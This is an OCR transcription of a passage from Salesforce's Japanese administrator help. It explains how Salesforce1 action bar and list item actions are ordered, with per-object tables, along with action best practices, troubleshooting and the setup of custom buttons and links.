






関連リスト

Salesforce1 の関連リストに表示されるリスト項目のアクションには、Lightning Experience の関連リストと同じアクションが反映されます。通常、これは標準アクションの [編集] と [削除] ですが、オブジェクトによって変わる可能性があります。たとえば、Lightning Experience の [商談] 関連リスト項目のドロップダウンメニューで使用できるアクションは、Salesforce1 の関連リストの同じレコードを左にスワイプしたときにユーザに表示される一連のアクションと同じです。



メモ: ToDo と行動のリスト項目を関連リストに表示した場合、それらは他のオブジェクトとは異なります。Salesforce1 でメニューから [ToDo] 項目をタップすると、[私の ToDo] リストビューの項目を左にスワイプして、ToDo に対する定義済みアクションを表示できます。ただし、Salesforce1 の [活動予定] または [活動履歴] 関連リストの ToDo と行動にはアクションが存在せず、またそれらをスワイプすることもできません。

関連トピック:

- Salesforce1 アクションバー
- Salesforce1 のアクションバーでのアクションの順序
- Salesforce1 のアクションに関する考慮事項

Salesforce1 のアクションバーでのアクションの順序

エディション

使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

ページレイアウトおよびグローバルパブリッシャーレイアウトの [Salesforce1 および Lightning Experience アクション] セクションによって、Salesforce1 のアクションバーに表示されるアクションが決まります。また、クイックアクション、生産性アクション、およびアクションとして使用可能な標準ボタンとカスタムボタンの順序のカスタマイズもできます。

レイアウトの [Salesforce1 および Lightning Experience アクション] セクションをカスタマイズすると、Salesforce1 にそのカスタマイズが反映されます。

[Salesforce Classic パブリッシャーのクイックアクション] セクションをカスタマイズするが、[Salesforce1] セクションはカスタマイズしない場合、Salesforce1 アクションバーのアクションは、[Salesforce Classic パブリッシャーのクイックアクション] セクションのアクションに、ページレイアウトに存在する標準またはカスタムボタンを組み合わせたものになります。

[Salesforce1 および Lightning Experience アクション] セクションをカスタマイズしても、ページレイアウトのボタンセクションにある標準ボタンとカスタムボタンは、アクションリストに自動的には組み込まれません。パレットの [Salesforce1 および Lightning のアクション] カテゴリのアクションとしてボタンを追加する必要があります。

どちらのセクションもカスタマイズされていない場合、アクションバーには Salesforce で事前定義されているデフォルトのアクションのセットが継承されます。この一連のアクションは、各オブジェクトに必要な最も一般的または典型的な活動に基づいて、オブジェクトごとに異なります。

関連トピック:

- Salesforce1 のアクションバーおよびリスト項目アクションでの定義済みアクションの順序
- Salesforce1 アクションバー
- Salesforce1 のアクションに関する考慮事項

Salesforce1 のアクションバーおよびリスト項目アクションでの定義済みアクションの順序

Salesforce1 のアクションバーおよびリスト項目アクションのアクションの表示順序は、組織のページレイアウトやパブリッシャーレイアウトで制御されます。ページレイアウトまたはグローバルパブリッシャーレイアウトでアクションバーのアクションをカスタマイズしない場合、主要アクションの場所は Salesforce によって事前に定義されます。

重要: この定義済み順序は、オブジェクトのページレイアウトまたはグローバルパブリッシャーレイアウトで [Salesforce1 および Lightning Experience アクション] セクションをカスタマイズしていない場合にのみ Salesforce1 アクションバーに適用されます。

定義済みのクイックアクションセットは、オブジェクトページレイアウトまたはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションのアクションから派生します。

オブジェクトページレイアウトで Salesforce1 セクションがカスタマイズされていない場合
[Salesforce Classic パブリッシャーのクイックアクション] セクションでアクションをカスタマイズしている場合、アクションバーのクイックアクションにそのカスタマイズが反映されます。

どちらのセクションもカスタマイズされていない場合、アクションバーのクイックアクションはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションから取得されます。

グローバルパブリッシャーレイアウトで Salesforce1 セクションがカスタマイズされていない場合

[Salesforce Classic パブリッシャーのクイックアクション] セクションがカスタマイズされている場合、アクションバーのクイックアクションはそのカスタマイズを継承します。

どちらのセクションもカスタマイズされていない場合、グローバルページのアクションバーのクイックアクションは、デフォルトの Salesforce による定義済みセットになります。

アクションバー、リスト項目アクション、および関連付けられたアクションメニューの定義済みアクションは、複数のグループに分割されています。このグループの配置は固定されています。グループ内のアクションの順序は、オブジェクトと、グローバルパブリッシャーレイアウトまたはオブジェクトのページレイアウトに表示されるアクションに基づいて、変化する可能性があります。すべてのオブジェクトやページにすべてのグループが表示されるわけではありません。

メモ: リストビュー項目のアクションは、そのオブジェクトの定義済みのアクションセットのみを反映します。たとえば、Salesforce1 で [すべての取引先] リストを表示しているとします。リスト内で取引先項目を左にスワイプすると、一連のアクションが表示されます。このアクションは、このグラフの取引先の定義済みのアクションリストから取得されます。[電話]、[編集]、[削除] は常に表示されます。リストビュー項目のその他のアクションは、グラフのアクショングループに対して定義された順番とルールに従います。

各オブジェクトまたはページの各グループでのアクションの分類の詳細を次に示します。

オブジェクトまたはページ	アクショングループ 1	アクショングループ 2	アクショングループ 3	アクショングループ 4	アクショングループ 5	アクショングループ 6
取引先	1. 電話、2. 新規 ToDo、3. 新規行動、4. 投稿	5. 編集	[Salesforce Classic パブリッシャーのクイックアクション] セクションの残りのクイックアクション。そのセクションがカスタマイズされていない場合、残りのクイックアクションはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのク	Salesforce1 でサポートされるカスタムボタン。ページレイアウトで定義された順序で表示されます。*	Salesforce1 でサポートされる残りの標準ボタン。ページレイアウトで定義された順序で表示されます。	テキストを送信 ([電話] 項目が指定されている場合) Web サイトを表示 ([Web サイト] 項目が指定されている場合)

オブジェクトまたはページ	アクショングループ 1	アクショングループ 2	アクショングループ 3	アクショングループ 4	アクショングループ 5	アクショングループ 6
			イックアクション] セクションから継承されます。			
ケース	[Salesforce Classic パブリッシャーのクイックアクション] セクションのアクション。そのセクションがカスタマイズされていない場合、クイックアクションはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションから継承されます。	編集		Salesforce1 でサポートされるカスタムボタン。ページレイアウトで定義された順序で表示されます。*	Salesforce1 でサポートされる残りの標準ボタン。ページレイアウトで定義された順序で表示されます。	
取引先責任者	1. 電話、2. メールを送信、3. 新規 ToDo、4. 新規行動	5. 編集	[Salesforce Classic パブリッシャーのクイックアクション] セクションの残りのクイックアクション。そのセクションがカスタマイズされていない場合、残りのクイックアクションはグ	Salesforce1 でサポートされるカスタムボタン。ページレイアウトで定義された順序で表示されます。*	Salesforce1 でサポートされる残りの標準ボタン。ページレイアウトで定義された順序で表示されます。	テキストを送信

オブジェクトまたはページ	アクショングループ 1	アクショングループ 2	アクショングループ 3	アクショングループ 4	アクショングループ 5	アクショングループ 6
			ローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションから継承されます。			
カスタムオブジェクト	最初の 4 つのパブリッシャーアクション。ページレイアウトで定義された順序で表示されます。[Salesforce Classic パブリッシャーのクイックアクション] セクションをカスタマイズしていない場合は、最初の 4 つのアクションがグローバルパブリッシャーレイアウトで定義されている順序で表示されます。	5. 編集	[Salesforce Classic パブリッシャーのクイックアクション] セクションの残りのクイックアクション。そのセクションがカスタマイズされていない場合、残りのクイックアクションはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションから継承されます。	Salesforce1 でサポートされるカスタムボタン。ページレイアウトで定義された順序で表示されます。*	Salesforce1 でサポートされる残りの標準ボタン。ページレイアウトで定義された順序で表示されます。	
行動	クイックアクション。レイアウトに定義された順序で表示されます。標準	編集、削除				

オブジェクトまたはページ	アクショングループ 1	アクショングループ 2	アクショングループ 3	アクショングループ 4	アクショングループ 5	アクショングループ 6
	Chatter アクションはサポートされていません。					
フィード	クイックアクション。グローバルパブリッシャーレイアウトに定義された順序で表示されます。					
グループ	[Salesforce Classic パブリッシャーのクイックアクション] セクションのアクション。そのセクションがカスタマイズされていない場合、クイックアクションはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションから継承されます。				Salesforce1 でサポートされる残りの標準ボタン。ページレイアウトで定義された順序で表示されます。	
リード	1. 活動の記録、2. 新規 ToDo、3. 取引の開始(有効な場合)、4. 投稿	5. 編集	[Salesforce Classic パブリッシャーのクイックアクション] セクションの残り	Salesforce1 でサポートされるカスタムボタン。ページレイアウトで定義された順序	Salesforce1 でサポートされる残りの標準ボタン。ページレイアウトで定義された順	電話、テキストを送信、メールを送信

オブジェクトまたはページ	アクショングループ 1	アクショングループ 2	アクショングループ 3	アクショングループ 4	アクショングループ 5	アクショングループ 6
			のクイックアクション。そのセクションがカスタマイズされていない場合、残りのクイックアクションはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションから継承されます。	で表示されます。*	序で表示されます。	
「アプリケーションページ」である Lightning ページ	グローバルアクション。Lightning ページに定義された順序で表示されます。					
リストビュー	新規作成					
オブジェクトのホームページ(タブレットのみ)	1.新規作成、2. 並び替え					
商談	1. 活動の記録、2. 新規 ToDo、3. 新規行動、4. 投稿	5. 編集	[Salesforce Classic パブリッシャーのクイックアクション] セクションの残りのクイックアクション。そのセクションがカスタマイズされていな	Salesforce1 でサポートされるカスタムボタン。ページレイアウトで定義された順序で表示されます。*	Salesforce1 でサポートされる残りの標準ボタン。ページレイアウトで定義された順序で表示されます。	

オブジェクトまたはページ	アクショングループ 1	アクショングループ 2	アクショングループ 3	アクショングループ 4	アクショングループ 5	アクショングループ 6
			い場合、残りのクイックアクションはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションから継承されます。			
人	1. 電話、2. メールを送信、3. 投稿		残りのアクション。グローバルパブリッシャーレイアウトに定義された順序で表示されます。			
個人取引先	1. 電話、2. メールを送信、3. 新規 ToDo、4. 新規行動	5. 編集	[Salesforce Classic パブリッシャーのクイックアクション] セクションの残りのクイックアクション。そのセクションがカスタマイズされていない場合、残りのクイックアクションはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのク	Salesforce1 でサポートされるカスタムボタン。ページレイアウトで定義された順序で表示されます。*	Salesforce1 でサポートされる残りの標準ボタン。ページレイアウトで定義された順序で表示されます。	地図、ニュースを閲覧、テキストを送信、Web サイトを表示

オブジェクトまたはページ	アクショングループ 1	アクショングループ 2	アクショングループ 3	アクショングループ 4	アクショングループ 5	アクショングループ 6
			イックアクション] セクションから継承されます。			
関連リスト (標準オブジェクト用)	1. 新規作成					
Salesforce Today — メインページ	クイックアクション。グローバルパブリッシャーレイアウトに定義された順序で表示されます。					
Salesforce Today — モバイルカレンダーの行動	1. 簡易メッセージ、2. カンファレンスコールに参加、3. 地図		[Salesforce Classic パブリッシャーのクイックアクション] セクションの残りのクイックアクション。そのセクションがカスタマイズされていない場合、残りのクイックアクションはグローバルパブリッシャーレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションから継承されます。			

オブジェクトまたはページ	アクショングループ 1	アクショングループ 2	アクショングループ 3	アクショングループ 4	アクショングループ 5	アクショングループ 6
ToDo	1. コメントの編集、2. 日付の変更、3. 状況の変更、4. 優先度の変更	5. 編集	[Salesforce Classic パブリッシャーのクイックアクション] セクションの残りのクイックアクション。そのセクションがカスタマイズされていない場合、残りのクイックアクションは *グローバルパブリッシャーレイアウトの* [Salesforce Classic パブリッシャーのクイックアクション] セクションから継承されます。標準 Chatter アクションはサポートされていません。	Salesforce1 でサポートされるカスタムボタン。ページレイアウトで定義された順序で表示されます。*	Salesforce1 でサポートされる残りの標準ボタン。ページレイアウトで定義された順序で表示されます。	

前述のとおり、一部のアクションの位置は固定されています。表には番号付きリストが示されていますが、これは、アクションが、アクションバー、リスト項目アクション、およびそれぞれのアクションメニューに表示されるときの、固定された順序です。

たとえば、取引先オブジェクトでは、標準の [Chatter 投稿] アクションは 4 番目に表示されます。これは固定されています。[投稿] アクションを取引先ページレイアウトのどこに配置しているかに関係なく、常に 4 番目に配置されます。

ただし、アクションの削除は必ず考慮されます。この例では、取引先ページレイアウトから [投稿] アクションを削除すると、残りのアクションが上に移動するため、[編集] アクションが 4 番目に配置されます。

* ページレイアウトの [ボタン] セクションに追加されたカスタムボタン、および `URL` または `Visualforce` としてコンテンツソースを定義するカスタムボタンは、Salesforce1 でサポートされています。Salesforce1 で Visualforce ページが有効になっている必要があります。カスタムリンク、リストビューに追加されたカスタムボタン、お

および *OnClick JavaScript* としてコンテンツソースを定義するカスタムボタンは、Salesforce1 で使用できません。

関連トピック:

Salesforce1 のアクションバーでのアクションの順序

Salesforce1 アクションバー

Salesforce1 のアクションに関する考慮事項

Salesforce1 のアクションに関する考慮事項

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

- 生産性アクションは、アクションに関連する情報がレコードに含まれる場合にのみ表示されます。たとえば、[メールを送信] アクションは、レコードにメールアドレスが含まれている場合に表示されます。[Web サイトを表示] アクションは、レコードに Web サイト URL が含まれている場合にのみ表示されます。
- 組織でレコードタイプを使用している場合は、一部のクイックアクションがユーザに表示されないことがあります。詳細は、「クイックアクションとレコードタイプ」 (ページ 6014)を参照してください。
- モバイルスマートアクション要素は、ページレイアウトエディタに単一のアクション要素として表示されますが、Salesforce1 に表示されるときには複数のアクションに展開されます。[Salesforce Classic のパブリッシャーのクイックアクション] セクションにモバイルスマートアクション要素があり、アクションバーセクションをカスタマイズした場合、Salesforce1 のアクションは、アクションバーのカスタマイズから取得されます。この場合、[Salesforce Classic のパブリッシャーのクイックアクション] セクションのモバイルスマートアクション要素は関係がなくなります。
- 標準およびカスタムオブジェクトについて Salesforce1 アクションバーのアクションをカスタマイズするには、まず事前定義されたアクションを上書きします。その後で、[Salesforce1 および Lightning Experience アクション] セクションでアクションを追加または削除できます。

  たとえば、Salesforce1 のグループで [グループに参加]、[グループを編集]、または [グループを脱退] アクションを移動する場合、グループページレイアウトの事前定義されたアクションを上書きします。
- Salesforce Classic で URL カスタムボタンを使用してパラメータを標準ページに渡している場合 (レコードの作成時に項目に事前入力する場合など)、Salesforce1 や Lightning Experience ではこの動作は機能しません。
- ページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションにカスタムボタンを追加すると、そのカスタムボタンのアイコンが Salesforce1 アクションバーに稲妻として表示されます。[Salesforce1 および Lightning Experience アクション] セクションをカスタマイズしない場合、そのカスタムボタンのアイコンは Salesforce1 アクションバーにレンチとして表示されます。

関連トピック:

Salesforce1 のアクションバーでのアクションの順序

Salesforce1 のアクションバーおよびリスト項目アクションでの定義済みアクションの順序

クイックアクションとレコードタイプ

組織でレコードタイプを使用すると、ユーザに対するクイックアクションの可用性に影響を及ぼすことがあります。

特定のレコードタイプへのアクセス権を持たないユーザは、そのレコードタイプに割り当てられたアクションを使用できません。たとえば、レコードタイプが割り当てられていないアクションや、レコードタイプ A が割り当てられたアクションが混在するページレイアウトがあるとします。レコードタイプ A へのアクセス権を持たないユーザには、ページにアクセスしたときに、レコードタイプが割り当てられていないアクションのみが表示されます。

重要: マスタレコードタイプにはアクションを割り当てないでください。マスタレコードタイプは、組織の作成時に割り当てられるプレースホルダレコードタイプです。

デフォルトグローバルアクション: 特別なケース

組織にデフォルトグローバルアクションがあり、レコードタイプを使用している場合、ページレイアウトに割り当てられたデフォルトアクションのすべてがユーザに表示されるとは限りません。

デフォルトグローバルアクションは、ほとんどのプロファイルではアクセスできないマスタレコードタイプに割り当てられます。そのため、ほとんどのユーザは、レコードタイプが設定された対象オブジェクトに関連付けられたマスタレコードタイプを持つデフォルトグローバルアクションを使用できません。この問題を解決するには、対象オブジェクトに関連付けられたデフォルトグローバルアクションを編集し、それを別のレコードタイプに再度割り当てます。

たとえば、[新規取引先責任者]デフォルトグローバルアクションには、取引先責任者という対象オブジェクトがあります。取引先責任者オブジェクトにレコードタイプを設定し、[新規取引先責任者]デフォルトグローバルアクションをページレイアウトに追加したとします。デフォルトではアクションがマスタレコードタイプに割り当てられるため、そのページレイアウトに基づいてユーザがレコードにアクセスしたときに [新規取引先責任者] アクションは表示されません。[新規取引先責任者] デフォルトグローバルアクションを編集し、それをマスタ以外のレコードタイプに割り当てると、割り当てられたレコードタイプへのアクセス権を持つすべてのユーザが使用できるようになります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

クイックアクションを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

カスタムキャンバスを使用可能なエディション: **Professional** Edition (Force.com Canvas が有効な場合)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

アクションのベストプラクティス

機能の使用とメンテナンスがしやすいようにアクションを設定するには、次のヒントを参考にしてください。

エディション

アクションを使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

パブリッシャーを使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

アクション作成のヒント

- 長さが約 12 ～ 14 文字を超えるアクションの表示ラベルは、Chatter パブリッシャーに表示されるときに短縮されます。名前は簡潔なものにします。
- アクションにタスク指向の名前を付け、ユーザに機能がわかるようにします。新規、作成、共有、更新、インポートのような用語を使用します。
- 各アクションに関する作成者自身のメモを作成するには、[説明] 項目を使用します。メモはたとえば、さまざまなレコードタイプで似たアクションを複数作成する場合に特に便利です。説明は、オブジェクト固有のアクションのボタン、リンク、アクションのリストまたはグローバルアクションのリスト、およびアクションの詳細ページに表示されます。作成者のメモはユーザには表示されません。
- Chatter パブリッシャーに表示されるカスタムアクションを作成する場合、正しく表示されるように高さを 400 ピクセルに制限します。

アクションレイアウトのヒント

- アクションレイアウトをカスタマイズするときは、ユーザがそれで何を実行するかを考慮します。最小限に抑えることが重要です。モバイルユーザにとって、また、これらのアクションから発生するケース、通話、レコードを処理するすべてのユーザにとって必要な項目のみを含めます。
- モバイルデバイスに表示する場合など、1 列のみのレイアウトを作成するには、項目を左の列にのみ追加します。
- 共通項目に標準値を設定するには、事前定義した項目値を使用します。たとえば、ユーザが商談を作成するアクションを設定する場合、[フェーズ] 項目の定義済みの値として [見込み客] を設定します。そのアクションを使用してユーザが新規に作成するすべての商談は、[見込み客] フェーズに自動的に割り当てられます。[フェーズ] 項目には値が自動的に割り当てられるため、この項目をアクションのレイアウトから削除できます。アクションを使用して作成したオブジェクトレコードの項目に定義済みの値を設定すると、それらの項目をアクションレイアウトに追加する必要がなくなります。
- さまざまなユーザプロファイルにレイアウトがどう表示されるかを確認するには、アクションレイアウトエディタの [指定した形式でプレビュー...] ボタンを使用します。

パブリッシャーへのアクション追加のヒント

- 追加するアクションが多すぎるとページの読み込みが遅くなるため、各パブリッシャーに標準のアクションを含む 9 つ以上のアクションを含めないことをお勧めします。
- Salesforce フルサイトで、パブリッシャーに 5 つ以上のアクションを追加すると、3 つが表示され、残りはパブリッシャーの [さらに表示] メニューに追加されます。追加するアクションが 4 つ以下の場合は、すべて表示されます。

- Salesforce1 の場合、最初の 4 つのアクションはアクションバーに表示され、すべてのアクションは、 をタップすると表示されます。

関連トピック:

アクションのトラブルシューティング
Chatter が有効な場合のアクションの設定

アクションのトラブルシューティング

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

特定のオブジェクトのレコード詳細ページにフィードが表示されない

フィード追跡を有効にしたオブジェクトのフィードのみが表示されます。

レコード詳細ページにフィードは表示されるが、パブリッシャーが表示されない

ページレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションにアクションがない場合は、Salesforce Classic にパブリッシャーが表示されません。パブリッシャーを表示するには、少なくとも 1 つのアクションをページレイアウトに追加します。

アクションは作成できるが、パブリッシャーに追加できない

Salesforce Classic でパブリッシャーに非標準アクションを追加するには、パブリッシャーのアクションを有効化します。

Internet Explorer 10 を使用しているが、異なるタイプのオブジェクトのアクションであるにも関わらず、作成したすべてのアクションが同じアイコンでパブリッシャーに表示される

Internet Explorer バージョン 10 では、アイコンを表示するために Salesforce で使用される手法がサポートされていません。このアイコンは、アクションが関連付けられているオブジェクトのタイプに対応します。Chrome、Firefox、Safari、または Internet Explorer の以前のバージョンを使用することを検討してください。

アクションをページレイアウトに追加したが、そのページレイアウトを使用するプロファイルに割り当てられたユーザにアクションが表示されない

アクションのリレーション項目に対する「参照」権限と「編集」権限の両方がユーザに付与されていることを確認してください。リレーション項目は、ユーザがアクションを使用してレコードを作成したときに自動的に入力される対象オブジェクトの項目です。たとえば、ユーザが子ケースを作成できるようにするケースのアクションの場合、デフォルトのリレーション項目は［親ケース］です。ユーザが [子ケースの作成] アクションを表示できるようにするには、［親ケース］項目に対する「参照」権限と「編集」権限の両方がユーザに付与されていることを確認します。

グローバル作成アクションにリレーション項目が表示されない

リレーション項目は、グローバルアクションではなくオブジェクト固有の作成アクションにのみ適用されます。

Chatter グループに一部のアクションが表示されない

表示されるアクションは、グループ内のロール、グループの種別、システム管理者によるグループのパブリッシャーレイアウトの設定によって異なります。顧客を含まない Chatter グループには、カスタマイズされたグループパブリッシャーレイアウトで上書きされている場合を除き、デフォルトでグローバルパブリッシャーレイアウトが表示されます。顧客を許可する Chatter グループの場合は、パブリッシャーに標準アクション ([投稿]、[ファイル]、[リンク]、[アンケート]) のみが表示されます。

関連トピック:

- アクションのベストプラクティス
- Chatter が有効な場合のアクションの設定

カスタムボタンとカスタムリンク

カスタムボタンとカスタムリンクを使用して、Salesforce のデータを外部 URL、アプリケーション、社内イントラネット、またはその他のバックエンドオフィスシステムに統合できます。

Salesforce は次のカスタムリンクとカスタムボタンをサポートします。

カスタムリンクまたはカスタムボタンのタイプ	設定されるページ
標準のカスタムリンクホームページコンポーネントで定義されているブックマークスタイルのリンク	ホームページのコンポーネント
カスタムホームページコンポーネントに含まれているフル機能のカスタムリンク	カスタムリンク
オブジェクトのフル機能のカスタムリンクまたはカスタムボタン	ボタン、リンク、およびアクション(オブジェクトの管理設定内)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

カスタムリンクは、`www.google.com`、Visualforce ページ、会社のイントラネットなどの外部 URL にリンクできます。また、Java アプレットや Active-X コントロールなど、カスタム S コントロールライブラリ内のカスタム S コントロールにもリンクできます。

カスタムボタンの機能は次のとおりです。

- 取引先責任者の住所への対応付けを表示する Web ページなど、外部アプリケーションにユーザを接続します。

- ケースの詳細ページからケースをエスカレーションする Sコントロールなど、Sコントロールライブラリから Sコントロールを実行します。
- カスタムリンクを起動します。

ユーザに対してリンクまたはボタンの実行対象をどのように表示するかを決定する表示ウィンドウプロパティを選択できます。カスタムリンクと Sコントロールには、URL またはカスタム Sコントロール内のトークンとして Salesforce の項目を含めることができます。たとえば、`http://search.yahoo.com/bin/search?p={!Account_Name}` のように URL に取引先名を含めることで、Yahoo を検索できます。

一部の標準ボタンのデフォルトアクションを上書きし、組織のニーズに合うようにタブのホームページの動作をカスタマイズすることもできます。

埋め込みサイトが次のようになっている場合、[Web] タブまたはカスタムリンクに空白のページが表示されることがあります。

- フレームへのコンテンツの読み込みを拒否するように設定されている。
- 同じサイトでコンテンツを配信する場合にのみ、フレームへのコンテンツの読み込みを許可するように設定されている。
- セキュアなコンテンツとセキュアでないコンテンツが混在していて、混在したアクティブコンテンツをブロックするようにユーザのブラウザが設定されている。

この問題を回避するには、次の回避策を実行します。

- 新しいウィンドウで開くか、サイドバーやヘッダーのない既存のウィンドウに表示するようにカスタムリンクを設定します。
- URL を Web タブからカスタムリンクに移動し、その URL が新しいウィンドウで開くか、サイドバーやヘッダーのない既存のウィンドウに表示するように設定します。
- 埋め込むサイトに HTTP プレフィックスおよび混在したアクティブコンテンツがある場合、プレフィックスを HTTPS に変更します。埋め込みサイトに有効なセキュリティ証明書があり、フレームへの表示がブロックされていない場合、プレフィックスとして HTTPS を使用することで、サイトを表示できます。

カスタムボタンとカスタムリンクの定義

ユーザがカスタムボタンまたはカスタムリンクをクリックしたときに発生するアクションを定義します。カスタムボタンやカスタムリンクを使用すると、Salesforce 内のアクションを合理化したり、Salesforce データを外部の URL、アプリケーション、またはシステムと統合したりできます。

標準ボタンとタブのホームページの上書き

レコードの詳細ページの標準ボタンの機能を上書きできます。さらに、標準オブジェクト、カスタムオブジェクト、または外部オブジェクトのタブをクリックすると表示されるタブのホームページも上書きできます。

カスタムボタンとカスタムリンクの例

Salesforce のカスタムボタンとカスタムリンクの例を使用して、それらが役に立つかどうかを判断します。

カスタムボタンとカスタムリンクの考慮事項

カスタムボタンとカスタムリンクを操作するときは、次の考慮事項に留意してください。

Salesforce コンポーネントへの参照の表示

関連トピック:

カスタムボタンとカスタムリンクの定義
デフォルトのカスタムリンクの追加
[ホーム] タブのページレイアウトのカスタマイズ

カスタムボタンとカスタムリンクの定義

ユーザがカスタムボタンまたはカスタムリンクをクリックしたときに発生するアクションを定義します。カスタムボタンやカスタムリンクを使用すると、Salesforce 内のアクションを合理化したり、Salesforce データを外部の URL、アプリケーション、またはシステムと統合したりできます。

カスタムリンク作成のデモビデオをご覧ください。

カスタムページやその他のコードを起動するボタンまたはリンクが必要な場合は、Visualforce ページを検討します。

1. 編集するオブジェクトの管理設定から、[ボタン、リンク、およびアクション] に移動します。

   メモ: ユーザオブジェクトまたはカスタムホームページでは、カスタムボタンを使用できません。カスタムボタンとカスタムリンクは、ToDo または行動の個々のオブジェクト管理設定にある活動で使用できます。ToDo と行動の両方に適用される標準ボタンを上書きするには、活動のオブジェクト管理設定に移動します。

2. [新規ボタンまたはリンク]をクリックします。または、[デフォルトのカスタムリンク] をクリックして定義済みのカスタムリンクを追加します。
3. ボタンまたはリンクの属性を入力します。

   次の例は、取引先の名前を Web で検索するボタンの属性を示します。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

